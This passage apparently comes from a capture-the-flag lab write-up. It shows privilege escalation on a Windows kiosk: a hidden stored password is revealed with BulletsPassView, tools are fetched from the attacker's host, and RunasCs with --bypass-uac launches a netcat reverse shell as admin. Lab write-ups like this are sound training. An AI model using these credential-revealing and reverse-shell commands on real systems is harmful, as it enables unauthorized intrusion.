
We quickly remember that we do not have access to the rest of the file system so we will have to first copy the **_admin** folder, which contains the profile, to our **Downloads** folder. Let's use the existing PowerShell window.

```
PS C:\Program Files (x86)\Remote Desktop Plus> copy -r C:\_admin\  
C:\Users\kioskUser0\Downloads\
```


After the folder is copied over, let's load `profiles.xml` from Remote Desktop Plus.



The profile is successfully imported.



If we click the `Edit` button we can see that this profile is called `admin`, and holds a password for a remote connection, possibly the encrypted password that we saw earlier.



We cannot see the actual password as it is replaced with * in the application window, however, there is a program called [BulletsPassView](#) that we can use to potentially reveal passwords that are hidden behind stars in Windows. Let's download this application locally and use PowerShell to download it from the remote machine.

```
PS C:\Program Files (x86)\Remote Desktop Plus> cd /
PS C:\> mkdir temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          7/11/2025   7:04 AM                temp

PS C:\> cd temp
```

After we create a folder called `temp` in `C:\` on the remote machine, let's start a Python web server locally, in the same folder where we downloaded `BulletsPassView`.

```
$ python3 -m http.server 8000
```


Finally, let's download it from the remote system and run it.

```
PS C:\temp> wget http://10.10.14.61:8000/BulletsPassView.exe -O BPV.exe
PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----          7/11/2025   7:05 AM         98400 BPV.exe

PS C:\temp> ./BPV.exe
```



The program shows that the hidden password is `Twisting3021`.

Note: For the password to be displayed properly, Remote Desktop Plus needs to be in the `Edit Profile` page that was showcased earlier.

We can surmise that this password belongs to the user called `admin`.

```
PS C:\Users> net user admin
User name                admin
```



```
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2/3/2024 3:45:01 AM
Password expires         Never
Password changeable      2/3/2024 3:45:01 AM
Password required        No
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               7/11/2025 7:22:34 AM

Logon hours allowed      All

Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```

We quickly find out that this user is a member of the `Administrators` group. Let's attempt to login to the remote system as this user. To do this we can use [RunasCs](#). Download it locally and let's upload it to the remote system through the existing Python web server.

```
PS C:\temp> wget http://10.10.14.61:8000/RunasCs.exe -O RunasCs.exe
```

We can also use the Windows version of `Netcat` to get a reverse shell sent back to our machine. Let's upload this as well.

```
PS C:\temp> wget http://10.10.14.61:8000/nc64.exe -O nc64.exe
```

Now, let's start a Netcat listener on our local machine.

```
$ nc -lvp 1234
Listening on 0.0.0.0 1234
```

Finally, let's execute the following payload to get a shell.

```
PS C:\temp> ./RunasCs.exe admin Twisting3021 "C:\temp\nc64.exe 10.10.14.61 1234 -e cmd.exe"
```

Back on our listener we see a connection being received.

```
$ nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.234.51 58412
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
escape\admin
```

With a Shell as `admin` we attempt to navigate to `C:\Users\Administrator` to grab the root flag, however, we are unable to do so.

```
C:\Windows\system32>cd C:\Users\administrator

Access is denied.
```

It seems that we cannot navigate to the Administrative folder due to UAC rules. Let's exit out of our current shell and run the previous `RunasCs` command after adding the `--bypass-uac` flag at the end, which will bypass any UAC rules in place. We first restart our Netcat listener.

```
$ nc -lvp 1234
Listening on 0.0.0.0 1234
```

Then we re-run the `RunasCs` command as follows.

```
PS C:\temp> ./RunasCs.exe admin Twisting3021 "C:\temp\nc64.exe 10.10.14.61 1234 -e cmd.exe" --bypass-uac
```

We receive another reverse shell and we can now access the Administrative user folders.

```
nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.234.51 58412
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator
C:\Users\Administrator>dir

Volume in drive C has no label.
Volume Serial Number is 4A4B-52B4

Directory of C:\Users\Administrator


2025-06-25 오전 02:45 <DIR>      .
2025-06-25 오전 02:45 <DIR>      ..
2024-02-03 오전 04:43 <DIR>      3D Objects
2024-02-03 오전 04:43 <DIR>      Contacts
2024-02-03 오전 04:44 <DIR>      Desktop
```

```
2024-02-03 오전 04:43 <DIR> Documents
2025-06-25 오전 02:40 <DIR> Downloads
2024-02-03 오전 04:43 <DIR> Favorites
2024-02-03 오전 04:43 <DIR> Links
2024-02-03 오전 04:43 <DIR> Music
2024-02-03 오전 04:44 <DIR> OneDrive
2024-02-03 오전 04:44 <DIR> Pictures
2024-02-03 오전 04:43 <DIR> Saved Games
2024-02-03 오전 04:44 <DIR> Searches
2024-02-03 오전 04:43 <DIR> Videos
      0 File(s)              0 bytes
    15 Dir(s)   5,517,598,720 bytes free
```

The root flag can be found in `C:\Users\Administrator\Desktop`.